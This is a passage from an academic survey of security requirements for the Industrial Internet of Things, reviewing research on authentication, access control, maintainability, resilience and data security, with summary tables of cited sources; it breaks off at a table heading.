For a comprehensive survey on IoT authentication algorithms, we refer the interested reader to Ferrag et al. [31]. The authors cover many authentication algorithms and compare them based on computational efficiency, threat protection, and more. Kail et al. [33] provide another survey covering multiple industrial protocols aimed specifically at Low Power Wide Area Network (LPWAN) technologies.

Next, we discuss a number of authentication-related topics in the following subsections. First, we look at key distribution, after which we discuss mutual authentication and multi-factor authentication. Then, we address non-repudiation as a requirement, followed by anonymous authentication and privacy preservation in authentication algorithms. As a final topic, we discuss attestation techniques through trusted hardware.

1) Key distribution: Key distribution is a challenging requirement for many applications in the IoT [68], and naturally extends to the IIoT. With devices being set up and used in hostile environments, possibly being very mobile, dynamically joining and leaving networks, and possibly being very constrained in resources, there is a pressing need for efficient, flexible, and dynamic key management mechanisms. Airehrour et al. [59] argue that traditional Public Key Infrastructure (PKI) is outdated, stating that "it was at no time designed to handle the complications of managing industrial-scale networks of 50 billion devices that IoT promises to usher in.". This raises the question of whether all IoT devices should exist in the same authentication domain, and if centralized authentication authorities such as PKIs are even a sensible choice for that many devices. We will not attempt to answer these questions here.

In order to deal with dynamic environments, some naturally implied requirements for key management solutions are that they can handle node addition, revocation, as well as rekeying [63]. Resource-constrained devices will have issues with key generation, computationally intensive algorithms, and transmission of large/many messages. Moreover, in an industrial setting, device owners might not trust the manufacturer to generate keys for them, and will want to do this themselves [67]. Availability can be an issue as well. In Critical Infrastructure (CI) environments, an authentication authority has to be reachable at all times. Because of this, Blanch-Torne et al. [62] state that it is not sufficient to rely on one central authority for authentication. Additionally, they also identify transitive authentication (if A knows B and B knows C, B can introduce A to C) as a requirement in some scenarios.

In [63], the authors propose a key management solution that aims for little transmission overhead by requiring only one transmitted message for one-way-authentication. While this makes for an energy-efficient protocol, it appears to not be very scalable or dynamic, since all nodes need to be known beforehand, and addition, revocation and rekeying are not thoroughly discussed.

Ulz et al [67] propose a Bring Your Own Key (BYOK) approach, to address the trust issue between device owners and manufacturers. However, it does require devices to have Near Field Communication (NFC) capabilities, and key distribution requires a human to physically move between a central server and the device.

Another approach is suggested by [62], where there is no centralized authority, but a Distributed Hash Table (DHT) that takes care of identity propagation and lookups. Their solution is a distributed one, and also provides transitive authentication. It is scalable and dynamic, but the protocol is not designed with energy-efficiency in mind, and can require a considerable number of messages at times.

While the above-mentioned sources address the identified requirements to some extent, none of them addresses multiple at once. Clearly, there is still plenty of opportunity for novel research in this area. One potential solution to several key distribution challenges that might become viable in the future, is quantum key distribution [65], [66]. In such a system, it is impossible to eavesdrop on a transmission without altering its payload, meaning that any eavesdropping attempt can be detected.

Blockchain technologies are another promising candidate, showing potential to overcome several key challenges. Bartolomeu et al. [61] discuss Self Sovereign Identity (SSI) techniques for IIoT, which build on top of blockchains to provide Decentralized Identifiers (DIDs). These systems have as a property that all entities carry their own identification data, eliminating the need for a centralized root of trust. They discuss the challenges faced by several frameworks capable of providing DIDs, some of the most prevalent being the need for a common data model for interaction between parties, and a lack of research in their application to Machine-to-Machine (M2M) authentication. A different approach is taken in [60], where the blockchain-based BCTrust protocol is extended with key management functionality. One challenge with blockchain is that due to the immutability of blockchains, revocation or alteration of data is impossible. The standard solution is to add append modifications at the end of the chain, but there exist some early results showing that small scale changes are possible using Chameleon hashing schemes. This comes at the cost of some security [64], but further research is needed.

2) Mutual Authentication: In [82], mutual authentication is identified as one of the requirements for any practical authentication scheme, and Kolluru et al. [76] state that mutual authentication between any two IoT devices is necessary, as many of them are exposed to external environments. Moreover, because of this many-to-many requirement, a user/password system is neither user-friendly nor flexible enough. It is also difficult to handle in dynamic environments. They thus identify the need for authentication mechanisms that can be used between any pair of devices, with minimal user interaction. Autenrieth et al. [71] even state that fully automated mutual authentication is a requirement. Some recent work that aims to facilitate this is done in [74], and uses trusted components such as Physically Uncloneable Functions (PUFs). PUFs are functions implemented in hardware in a way that aims to make them very hard to copy, thus being able to act as a device "fingerprint". Another way to facilitate M2M authentication in settings where the participating devices are geographically nearby, is by using physical context such as luminosity or temperature. Loske et al. [79] survey the available literature on this so-called context-aware authentication. If the transmissions are wireless, devices can also be identified through their radio frequency fingerprint [81].

One way of minimizing interaction is by relying on biometrics for identification and authentication (although one should be careful to not use biometrics for authorization). One property of biometric-based authentication schemes is that they cannot be used for M2M authentication, as biometrics are always derived from living beings. Therefore, these types of protocols might not be feasible in every industrial context, although they adapt well to some (e.g. smart healthcare [73]). In [72], a two-factor mutual authentication method is proposed, combining smart cards and biometrics, although recent work shows that their protocol is not secure against various attacks [75]. Li et al. [77], [78] use a combination of user/password and biometrics instead as a two-factor approach, while Deebak et al. [73] combine smart cards, passwords, and biometrics. The proposed methods claim to be very lightweight – but reliance on biometrics by itself requires specialized hardware (or some non-trivial computational capacity to process e.g. audio or video signals), which might not always be an option. Further, it typically requires physical proximity, although recent work [80] shows that remote biometric authentication is a possibility.

Another way to minimize user interaction is by deriving identities through analysis of behavioral patterns. This shares the property that it cannot be used for M2M authentication with biometric-based methods. The Fifth generation cellular network technology (5G) authentication scheme for smart devices proposed in [70] uses Cloud-based learning to dynamically identify and authenticate users based on behavioral patterns, showing another approach for minimizing user interaction. This concept has also been used in the field of intelligent vehicles whereby drivers are identified by their driving behavior [69].

3) Non-repudation: Non-repudation is a message property, ensuring that the author of a message is not able to later repudiate (i.e. deny) their authorship of that message. Non-repudiation can also extend to concepts other than messages (e.g. an entity cannot repudiate their accountability for an action that was started/requested by them).

Fraile et al. [84] provide some concrete examples showing why non-repudiation can be considered a security requirement. Firstly, users might perform illegal actions, and the system needs a way to track these actions. If these actions are reputable, the system becomes susceptible to log injection attacks, an observation echoed by Ankele et al. [83]. Another example mentioned is the situation where a manufacturer finds out that their configuration files on some hardware have been deleted, after the hardware vendor has performed updates to this system. Without a non-repudiation mechanism in place, the deletion of these configuration files cannot be unambiguously traced back to the software update. Another example can be found in [89], where the challenges in applying the Assurance Case methodology for the IIoT are laid out. Assurance Cases are structured arguments, for use during e.g. software development, that show that certain properties of a system hold. The authors of this work identify non-repudation as a requirement for the assurance of security properties of a system. The blockchain-based authentication and access control scheme described in [87] also states that non-repudiation is an essential property.

Li et al. [86] propose a certificateless authentication scheme for Wireless Sensor Networks (WSN) environments. The advantage of their approach is that, because some of the heavier computations can be moved to third parties (e.g. a gateway), the computational requirements on sensor nodes themselves can remain low. Their protocol achieves non-repudiation by ensuring that messages are publicly verifiable. Certificateless schemes are a fairly popular topic in this domain. More recent examples of work on similar schemes for IIoT are [85], [88], [92] (broken in [91]), and [90].

4) Anonymity and Privacy: Anonymous authentication is verifying the authenticity of an entity without disclosing that entity's identity. This is necessary in situations where one wants to protect the privacy of users. Lin et al. [87] identify the need to protect users from being identifiable when an adversary has access to the authentication service. Cui et al. [93] also mention privacy-preserving access control. One example of a threat due to lack of anonymous authentication is provided by [72]: an adversary could conduct traffic analysis to create profiles on sensitive assets in an industrial environment, and possibly derive sensitive data from those profiles. Paliwal [94] proposes a hash-based privacy preserving authentication scheme specialized for WSNs scenarios. In this work, a variety of requirements are identified for schemes for WSNs, although these mostly relate to low-level properties that generalize to any secure authentication scheme, such as resistance against replay attacks. Because of this, we consider these to be too low-level to be included in our analysis as is, but rather as implied by other requirements.

In [87], a public blockchain-backed authentication mechanism is proposed, thereby turning user anonymity into a hard requirement. The work in [93] does not rely on a blockchain, but relies on a server to provide computational aid (in a secure manner). While both proposed schemes use Attribute Based Signatures (ABS) as cryptographic constructs, the two approaches cater to different goals: blockchains are widely considered to be resilient and highly available systems, which can be useful in scenarios that require these aspects, while server-aided encryption schemes target low-power devices with very limited computational ability or battery life.

5) Attestation: Attestation is a method for detection of unintended and malicious changes to software [17]. Doing this remotely can provide guarantees on the integrity and authenticity of a piece of software that is being run on a remote system, and therefore allows one to place more trust in a remote system than is possible in a scenario without remote attestation.

Because attestation aims to enable these higher levels of trust, it poses very strong security requirements on hardware. At the same time, remote attestation methods implemented purely in software typically have to rely on very strong assumptions that are hard to achieve in practice [17]. Attestation can be done in a practical setting through the use of Trusted Execution Environment (TEE)s provided by trusted hardware, such as ARM TrustZone [247], Intel SGX [248], or implementations of the Trusted Platform Module (TPM) standards [249]. Not all of these might run on low-end hardware, but some recent embedded controllers contain trusted hardware components [250] that also enable attestation to some extent.

References [17], [95], and [97] all identify the need for remote attestation, in order to increase the system's resilience against intruders. Especially in contexts where parts of an overall system are deployed in hostile environments, where it is important that the correct functioning of the software is continuously verified. Additionally, Laaki et al. [96] also identify the possibility for hardware attestation to protect the digital twin representation of proprietary hardware setups.

As mentioned in [17], there has not been a lot of activity on trusted hardware in this domain as of yet, with most of the available attestation protocols proposed so far aiming for a more general-purpose scenario, not taking into account aspects that make integrity and authentication protocols for the IIoT a challenging domain.

C. Access Control

Access Control (AC) is necessary in a wide variety of situations; already when a device allows for two modes of interaction, one for normal user behavior and one for system administrators to deploy updates, a rudimentary form of access control is needed. Furthermore, a lack of adequate privilege separation has been identified as one of the most severe shortcomings in existing systems, such as the Supervisory Control And Data Acquisition (SCADA) protocol [100].

AC invariably relies on authentication methods, as one needs to authenticate users in order to enforce access policies. It is therefore not surprising that AC mechanisms inherit many of the authentication requirements described in Section V-B. The challenges in access control relate to resource consumption, but also availability. In highly distributed scenarios, it should not happen that AC policies are unavailable due to a connection failure.

Aiming to minimize energy consumption for lightweight devices, Li et al. [86] propose a certificateless signature scheme as well as an AC framework for WSNs. This is made possible by relying on a (collection of) trusted systems in the network that are powerful enough to perform a part of needed cryptographic operations. The lightweight devices then cooperate with the trusted systems to create cryptographic signatures. Some natural security requirements are mentioned, such as the CIA triad and non-repudiation. Beltran et al. [24] also target low-power devices, but they explore a setting in which these resource-constrained systems interact with Cloud services. In this scenario, they identify the need for identification, authentication, authorization, and accounting mechanisms. Furthermore, they state that depending on the particular application, fine-grained authorization control might be needed, or the ability to handle dynamically changing privileges. In some other situations, they state it is useful to manage access policies centrally. However, in order to be compatible with many systems from different developers, some form of federation is needed too. In order to address these issues, they propose a token-based federated authentication scheme that makes use of PUFs to meet the energy constraints of

TABLE VI
ACCESS CONTROL-RELATED SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
AC-01	handle dynamic changes	[24], [99], [104], [108]	Medium	25%
AC-02	fine-grained AC	[24], [53], [99], [104], [106]	High	31%
AC-03	centralized AC	[24], [86]	Medium	12%
AC-04	decentralized AC	[24], [87], [99], [102]–[104], [107], [109]	Very High	50%
AC-05	privacy-preserving AC	[87], [102]	Medium	12%
AC-06	transparency	[86], [87], [103]	Medium	19%
AC-07	compatibility	[107]	Low	6%

low-power devices. The resulting authentication scheme is flexible enough to act as a building block for many types of authorization mechanisms.

The blockchain-based authentication protocol proposed in [87] also contains an AC framework, and tackles the availability and single point of failure challenges through use of a blockchain, and a DHT containing AC policies. An additional feature of this work is that it respects the privacy of users through the use of ABS techniques. A different approach is taken by He et al. [102]. In this work, ring signatures are used to construct a distributed lightweight AC framework. This framework specifically targets WSNs and achieves user anonymity by grouping users with similar rights, ensuring that AC authorities cannot differentiate between signatures from users in the same group. Lahbib et al. [104] also propose a blockchain system, identifying the need for dynamic access control and distributed governance. They utilize smart contracts and leverage the non-repudiation and integrity inherent to blockchain systems to propose a resource management framework, with fine-grained AC built in. Yao et al. [109] share the sentiment that distributed AC is needed, but propose a Fog solution based on attribute credentials.

Kim et al [103] consider a scenario where nodes in multihop Low-power Lossy network (LLN)s want to communicate with each other. They also identify the need for federation, but from a reliability perspective. In order to guarantee the availability of a system, it cannot rely on a single point of failure for access control enforcement. At the same time, they identify the need for a transparent scheme, that is also scalable. Decentralized protocols such as the one proposed in their work, can increase scalability, as changes are propagated much more organically through the network, than with a centralized structure, avoiding congestion issues.

In the work presented by Chen et al. [99], AC and authorization are also identified as one of the major challenges for the IIoT. They propose an access control framework for a scenario where the owner of an IIoT device has the right to control the AC policies of their device, and wants to set up fine-grained policies. At the same time, a large number of IIoT devices are shared by multiple entities that can interact with them based on these policies.

Preuveneers et al. [107] argue that identity management is crucial for AC purposes, and propose a framework handling identities, authentication, and authorization in a networked production scenario. They also raise the point of compatibility with legacy devices, which is worth considering in any IoT environment.

Vanickis et al. [108] make the observation that due to the increase in frequency and sophistication of security attacks in recent years, there is a need to include risk assessment in the process of specifying AC policies, and that as a result of these trends there is a growing interest in Zero Trust Networking (ZTN) protocols as opposed to perimeter-based security. The principle behind ZTN is to treat the intranet with the same level of trust as the Internet. Their proposed policy enforcement framework is built upon this principle, and is able to provision firewalls across different segments of a network.

D. Maintainability

Maintainability concerns the ability to configure, reconfigure, and update (parts of) a system. In Industry 4.0, these concepts become crucial as the software and configuration of IIoT systems must have the ability to be changed, in order to provide protection against previously unknown security threats [116]. Updateability can be considered a countermeasure against security attacks, since it allows for continuous changes to firewall configurations as threats are identified, as well as software patches for newly discovered software vulnerabilities. As we will see in this section, the challenges relating to maintenance are again related to resource constraints and the dynamism of IIoT environments, making traditional maintenance solutions insufficient to adequately address the needs in this domain.

In [110], George et al. state that the availability of security updates is a critical concern for IIoT devices, but that due to some IIoT systems being so lightweight and the infrastructure not being fixed, it is extremely difficult to always patch all devices in a network. To mitigate this, they describe an approach that ensures update deployment on high-risk vulnerabilities, to reduce the risk of serious attacks on the infrastructure. For this, they propose a number of risk mitigation strategies that can be used to help identify the devices most in need of updates. Yadav et al. [114] also identify the timely application of patches to all vulnerable systems in a network as a problem, and propose a patch prioritization method to mitigate this.

In addition, some IIoT systems require the ability to be updated without any disturbance to the service they provide. Mugarza et al. [111] propose a secure updating mechanism for mixed-criticality systems. However, their approach requires the ability to run and monitor updated binaries in a sandboxed mode. Not every device has the resources for this. They follow

TABLE VII
MAINTAINABILITY-RELATED SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
M-01	software updateability	[52], [111]–[113]	High	27%
M-02	configuration updateability	[52], [67], [111]	Medium	20%
M-03	disturbance-free updates	[38], [111]	Medium	20%
M-04	usability of update process	[113]	Low	7%
M-05	traceability	[36], [113]	Medium	13%
M-06	compatibility	[36], [113]	Medium	13%
M-07	transparency	[113]	Low	7%
M-08	secure status transfer	[36]–[38], [117]	High	27%

up on this research with an application of their system to a smart city scenario [112]. The proposed update process is in accordance with several safety standards, a requirement identified in Section V-E.

According to Seitz et al. [113], updating IIoT systems is often complex and cumbersome, and requires an expert technician to perform the update, which can be a lengthy process. This does not scale with the increase in connected devices, and therefore the update process must be streamlined and simplified, with minimal possibilities for errors due to human behavior. Their suggestion is a marketplace, not unlike those seen on smartphones. In addition to usability, they state that update management of devices should be possible both on-site and remotely, and updates and installations must be logged so that they are traceable, for transparency and in case of problems. While their proposed solution appears as a global and decentralized marketplace, this might not be a good fit for every type of device, especially when the functionality of such a device is secret. Moreover, it raises questions about how much power can be given to app developers and where the trust in a system should lie, which are topics that can be highly dependant on a specific scenario, and are worthy of further investigation on their own.

Another problem is mentioned by Ulz et al. in [67], wherein they state that cryptographic keys also require the possibility to be updated securely. This can be interpreted as a requirement relating to the maintainability of a system's configuration, and is an argument against the deployment of hardcoded keys at manufacturing time, which sometimes happens in production environments. In a later work, they take this notion further, and propose a hardware device, that can be temporarily attached to a system to allow for secure updating and reconfiguration [52]. The updates are verified and installed in an isolated environment provided by the special hardware, for increased security and traceability, but still allows for remote queuing and deployment of updates, to some extent. However, this approach might not be practical in environments where it is hard to physically reach all deployed systems.

1) Smart maintenance: Industry 4.0 enables smart maintenance, which is essentially predictive maintenance of (parts of) devices based on remote data collection about their usage. This allows for a more streamlined production line where system downtime and maintenance costs are reduced to a minimum. Its relevancy is underlined by the inclusion of continuous maintenance and maintenance frequency being used as measurable safety indicators in a meta-model proposal for automated security dependability detection within IIoT systems [25]. Priller et al. [117] provide a case study on this subject detailing a number of smart maintenance security requirements, notably the ability to update as well as secure communication channels themselves.

Lesjak et al. [36] reason that smart maintenance requires secure communication channels, as status information of machines is sensitive data. Moreover, the maintainer needs the ability to verify the validity of this data. They argue that there are systems for which it is essential that they are exposed to the Internet as little as possible, and propose solutions using NFC to permit secure transmission of data to the maintainer, as well as identity provisioning over NFC [37]. The specific requirements identified in this work are the need to support legacy devices, prevent data leakage, protect against Internet access, protect the validity of the maintenance data (towards the maintainer), and protect transparency of the communicated data (towards the customer). In a later study, Lesjak et al. [38] propose an MQTT-based approach where they add a further requirement that data transmission must not cause safety-critical interference, so that operational functionality remains unaffected.

E. Resilience

The Industrial Internet Consortium (ICS) has published an IIoT security framework [123] in which they define resilience as "the emergent property of a system that behaves in a manner to avoid, absorb and manage dynamic adversarial conditions while completing the assigned missions, and reconstitute the operational capabilities after causalities". This definition overlaps with several aspects of system trustworthiness such as safety and reliability, but also security. Indeed, [15] and [118] identify resilience as an important security challenge for the IIoT. The implication that resilience requirements bring to the security domain are that security technologies should provide the capability to continue normal system operations if parts of the system are considered compromised. This could for example be done by rerouting tasks to other capable components, or through other means, often belonging to one of three canonical approaches identified by Laszka et al. [126]: redundancy, diversity, and hardening.

The manner in which this requirement should be satisfied, depends heavily on the scenario. In a WSN, it might be

TABLE VIII
RESILIENCE-RELATED SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
R-01	continuation of operation with compromised subsystems	[15], [84], [118], [121], [126]	High	31%
R-02	operation with intermittent connectivity	[84], [125]	Medium	12%
R-03	standards compliance	[25], [112], [119], [120], [127]	High	31%

acceptable to simply deploy enough sensors to guarantee some redundancy, meaning that a small number of compromised sensors can be kept contained and their output discarded until the issue has been addressed. In a power plant however, it might be catastrophic to disable one generator entirely if one of its components has been compromised. Instead, it might be possible to provide the compromised components' functionality in some other way, or temporarily reroute energy from other generators to guarantee some level of operations.

Fraile et al. discuss device driver security in a connected virtualized factory environment [84]. They identify multiple resilience-related issues, one being that intermittent connectivity might cause loss of history if status information should be continuously sent to a centralized database or the Cloud. Their proposed solution is to keep local databases that keep a short-term history that can be synchronized with a back-end once connectivity is restored. Another identified issue is to avoid system failure, in case of a compromised device driver. The authors propose redundancy and smart fallback mechanisms to adapt to possible threats. The difficulty in a fallback mechanism is that it requires the exact same configuration and as much as possible of the current system state of the normal system, in order to allow for rapid recovery. This is not only difficult because state replication can introduce considerable overhead, but it also means that the fallback system is vulnerable to the same threats as the normal system. To mitigate this issue, the authors propose introducing some diversity in the fallback system. The proposed solutions in this work are all rather specific to the considered scenario and architecture, but use elements that are common in resiliency mechanisms in general.

When looking at low-energy devices, WSNs have been identified as a way to increase the robustness of SCADA systems against network failures, due to their distributed and self-organizing nature [125]. However, major concerns exist regarding their ability to communicate securely, and the ability to interface with some proprietary SCADA protocols. The authors also identify a number of challenges relating to the security of WSNs and propose a decentralized multi-agent architecture to remedy a number of these.

In [25] and [120], a number of measurable indicator points are identified, among which those relating to resiliency. In the latter, they then use these indicator points to propose a method for automated standard compliance testing in the Industry 4.0 domain. Standard compliance is a powerful aid in verifying the resilience, reliability, and safety of a system, and can be applied to a wide spectrum of devices. Related to standards compliance, Bauer et al. [119] investigate European Union Agency for Network and Information Security (ENISA) guidelines on secure Cloud services, and extract a number of measurable security metrics that relate service level agreement objectives between Cloud providers and their (industrial) customers to concrete responsibilities. These metrics could also be used in compliance testing. In this work, reliability and redundancy are also identified as measurable indicators. Similarly, Leander et al. [127] investigate the applicability of the IEC 62443 cybersecurity standards [124] in Industry 4.0 applications. For a short survey on the security standards relevant to Industry 4.0, we refer to [122].

F. Data security and data sharing

In today's world, data security is critical in nearly any digital environment, and the IIoT is no different. Many of the works investigated in this survey identify confidentiality of data as a security requirement in some form (e.g [17], [36], [49], [71], [133], [136]). Traditionally however, availability and integrity are considered more favorable than confidentiality for industrial environments [129], [132], as they have a measurable economic impact. This is not a sustainable viewpoint in an era of connected devices, and is changing fast now that companies seek to connect their systems to the Internet.

In a survey among companies, Autenrieth et al. [71] found that they too consider data security to be one of the critical factors for migration to Industry 4.0, a finding confirmed by another study conducted by Moyne et al. [136]. In this work, the authors additionally state that companies are hesitant to adopt data-sharing based technologies (Cloud, smart maintenance, fault detection and prevention, etc.) as there is no evidence of these technologies being safe or secure when it comes to protecting intellectual property, as a result of which they identify the need for a standardized way to achieve intellectual property protection in the presence of data sharing mechanisms. The sentiment that companies are reluctant to rely on Cloud providers for data storage and sharing is shared by Esposito et al. [29]. However, they also note that most data breaches come from within companies, and not Cloud providers. They propose a cloud storage solution that aims to minimize the attack surface both in the Cloud and within the company. They identify data loss mitigation as another requirement, identifying four key elements for an effective solution: prevention, identification, notification, documentation.

The challenges in this domain relate to three colliding factors: Firstly, due to the heterogeneity of devices, data security mechanisms need to be able to operate with extremely few resources. Secondly, due to the criticality of some IIoT applications, the data security requirements are very high.

TABLE IX
DATA SECURITY AND DATA SHARING RELATED SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
DSS-01	data loss mitigation	[29]	Low	2%
DSS-02	data confidentiality	[36], [50], [52], [53], [55], [98], [105], [130], [135], [139], [149]	Medium	19%
DSS-03	standardization	[136]	Low	2%
DSS-04	secure data transport	[34], [38], [40], [137], [142], [143], [145]	Low	7%
DSS-05	secure external data storage	[29], [65], [66], [98], [131], [139], [141], [146]–[156], [159], [161]	High	34%
DSS-06	data flow control	[162]–[164]	Low	5%
DSS-07	data protection legislation compliance	[50], [98], [165]	Low	5%

Thirdly, many smart capabilities are enabled by the sharing of data, but in industrial contexts, data is often sensitive and confidentiality is of utmost concern, which poses a dilemma.

Data security covers a wider area than just encryption techniques. One of the vital aspects of the Industry 4.0 paradigm is making smart use of available data. This inevitably involves sharing data with other entities, that can be anywhere from a part of the system to being outside the organization boundaries. As an example, consider the discussion on the sharing of device usage metrics in Section V-D1. Even if no other data is shared, usage metrics will have to be sent to the device manufacturer to enable smart maintenance, but might also be used to deduce sensitive information such as production volume. A similar example would be data analysis for anomaly detection (Section V-G). While encryption techniques do offer ways to aid with partial sharing of data, we will also discuss other ways of keeping data confidential.

1) Data transport: The MQTT protocol is widely used for data sharing between industrial systems, but by itself only supports user/password authentication, and provides no security measures on the network or application layer. This becomes problematic especially in the context of the IIoT. In order to remedy this, Lesjak et al. [38] propose using TLS as a secure layer upon which MQTT can function. While this provides all the security benefits of TLS, it does add considerable overhead to the edge devices that will now have to manage TLS contexts. In their work, the authors propose using a trusted hardware extension at the edge devices that can store keys and also manage the TLS context. While modern devices might have access to cheap trusted hardware, this is not always possible with legacy devices, therefore, other solutions will need to be investigated. Katsikeas et al. [34] also observe that TLS can be used to secure MQTT communication, but note that this will not work well in WSNs due to severe resource constraints. Therefore, they try to minimize the overhead by encrypting messages at the link layer. In a later work, Lesjak et al. [40] observe that an often-needed requirement is communication with other stakeholders, e.g. equipment manufacturers (for smart maintenance) or nearby links in a supply-chain. To enable authenticated, secure data communication between these, the authors propose a hybrid multi-stakeholder protocol on top of MQTT that allows end-to-end encryption of payloads that need to be transmitted to external parties.

Alternatively, more modern protocols such as The OPC Unified Architecture (OPC UA) [145] have authentication and encryption support [34], [143], and hardware acceleration for the cryptographic primitives used in these is starting to appear in lightweight products [251]. Adoption of the OPC UA could thus help in meeting some of these constraints. One recent experimental deployment combines this with trusted hardware to facilitate secure connections [142], but acknowledges that further research is needed. Finally, it is worth noting that regardless of the security protocol used, from an energy and efficiency standpoint, there is a case to be made for selectively encrypting only those messages that might harm the system if tampered with. In [144], the authors propose a symbolic analysis model that can identify such messages.

2) External parties: Data confidentiality when at rest or in transit, is often realized through cryptographic means. The challenges in finding suitable ciphers for the very diverse IIoT environment are described by Zhou et al. in [55]. Again, the main challenges appear to concern energy and other resource constraints. Irrespective of the cipher used, the authors also identify the key distribution and management problem, as previously discussed in Section V-B1. More generic challenges are described by Yu et al. [160]. They argue that Reliable storage, convenient usage, efficient search, and trustworthy data deletion are some of the major issues for Cloud and Fog scenarios.

As the Cloud promises a large amount of storage and computational resources, Cloud connectivity is often necessary for Industry 4.0 applications. With a suitable encryption scheme, data might be stored securely in the Cloud [98], but even then it is not possible to interact with it in any way other than retrieving it for decryption. Seeking to remedy this, there has been a recent increase in research efforts in modern cryptographic techniques such as homomorphic encryption, allowing for computation on encrypted data ([65], [66]), and searchable encryption, enabling search operations on encrypted data ([146], [161]). Specific to the IIoT data sharing scenario, Deng [147] proposes an anonymous aggregate encryption system that allows IIoT devices to encrypt data into one ciphertext that can be decrypted by multiple recipients with their individual keys, while retaining their relative anonymity.

Fu et al. [149] propose one way of ensuring confidentiality in the Cloud, while maintaining the ability to search through data sets, through a privacy-preserving encryption scheme.

Deployed IIoT devices transmit their data to special (on-site) servers which aggregate the data, remove redundant entries and prepare it for storage in a Cloud-backed database by indexing and encrypting it. Users can then search this database through trapdoor queries, meaning that the search process can be performed on the encrypted data. In order to obtain the searched data, users can download the encrypted results, and use their private keys to decrypt them. As a result, the Cloud environment will never have any access to the unencrypted data. Xu et al. [159] propose a similar solution, also relying on trapdoors to perform search queries on encrypted data sets in the Cloud. The difference is that in this solution, the used encryption techniques aim to be lightweight enough to allow for decryption by the IIoT devices (specifically sensor nodes) themselves, without requiring an intermediate server. This approach only targets data storage, search, and retrieval. Other use cases for Cloud environments, such as big data analysis in the Cloud itself, cannot be solved using this method. Miao et al. [155] also propose a Cloud-assisted method in the context of an e-health scenario, while attempting to minimize intensive tasks such as decryption and decryption at the Edge side, to computation requirements and power consumption

With the advent of blockchain technology, there has been an increase in interest in data sharing solutions based on decentralized ledgers. Sani et al. [157] propose a privacy preserving blockchain using mutually authenticated encryption for confidential data exchange, while others propose things such as energy trading [150] and big data markets [152]. Huang et al. [151] list three main challenges in blockchain technology: the trade-off between efficiency and security, coexistence of transparency and privacy, and conflicts between concurrency and throughput. These concerns are shared by Nikander et al. [156], who discuss throughput, latency, and resource requirements more in-depth. Further, they identify four models of operation for lightweight devices to participate in blockchains. Another proposed solution is to integrate devices with multiple ledgers, although the authors state that this is an active field of research. The aforementioned concerns are also identified in [148], where the authors further state that while blockchain promises enhanced data security and availability, for the IIoT domain there remain challenges regarding data privacy, integrity, and identify certification. They also list interoperability, standardization, and regulatory aspects as more general blockchain challenges. Other blockchain-based proposals in this domain are [153] and [154]. For a more thorough discussion on security requirements and challenges for blockchain in the IIoT, we refer the interested reader to [35], and for a discussion on risky characteristics common to blockchain technologies we point to [158].

3) Data flow-control: Through data flow control, data access policies can be enforced on a higher-level than encryption techniques, which provides a way to address security- and privacy requirements relating to the processing of data as it moves in a system.

Al-Ali et al. [162] describe a real-world use case for data flow monitoring, where certain data on machine error rates is shared within the company itself, and across organization boundaries based on a set of privacy policies. Some of these policies cannot be statically enforced because they depend on dynamically changing processes or coordinated interaction between different entities. They conclude that the ability to capture dynamic situations is a challenge that has yet to be overcome.

Identifying data security as a design requirement, Bloom et al. [163] investigated input-output patterns in existing IIoT applications in order to gain a better understanding of ways to secure information related to IIoT operations. Based on their observations, they propose some design patterns that can help protect data flow already in the design stage. Schütte and Brost [164] state that data flow enforcement is a requirement in certain contexts, and propose a policy-controlled data flow control framework capable of monitoring messages between entities both statically and at run-time. This allows users to not just specify access policies, but also to state how data elements are allowed to be processed by the system. Whether dynamic monitoring with this solution is possible in time-critical systems, is still a subject for further study.

4) Data privacy: Data privacy and ownership is an important topic for many companies and governments, and with the recent popularity of Cloud storage services, these issues require careful consideration [98]. With the amount of data that is generated by modern devices, it becomes possible to create detailed profiles of users, putting their privacy at risk [168]. In an attempt to mitigate this, an anonymous data collection framework is proposed in [169].

With recent legislation in the European Union (the General Data Protection Regulation (GDPR) [166]) effectively requiring privacy-by-design for all products, data privacy should be taken seriously by manufacturers as well. Preuveneers et al. [50] discuss the implications of the GDPR in Industry 4.0 and smart factory environments. For example, some requirements derived from this legislation are that (in general) customers of a service have the right to retrieve their personal information, the right to be forgotten, and the right to erasure of their personal information. This should be taken into account when designing systems that interact with humans and might collect such information. Acknowledging this need for integration, Conzon et al. [165] describe a model-based framework for IoT, the security and privacy principles of which are derived from the GDPR.

Privacy does not only concern data collection and Cloud storage, but also requires the obfuscation or omission of metadata and other properties that can be leveraged by adversaries. For example, in WSN networks, sensor nodes are often spread over a geographically wide area, and an adversary might attempt to locate the source node of specific traffic based on message flow. To remedy this, source location privacy schemes should be deployed such as the one proposed in [167].

G. Security Monitoring

Dynamic monitoring of behavior in a system is an effective way to detect and respond to malicious activity, and systems that provide these capabilities are commonly known as Intrusion Detection Systems (IDSs). In the IIoT domain, two commonly identified security requirements are the ability to

TABLE X
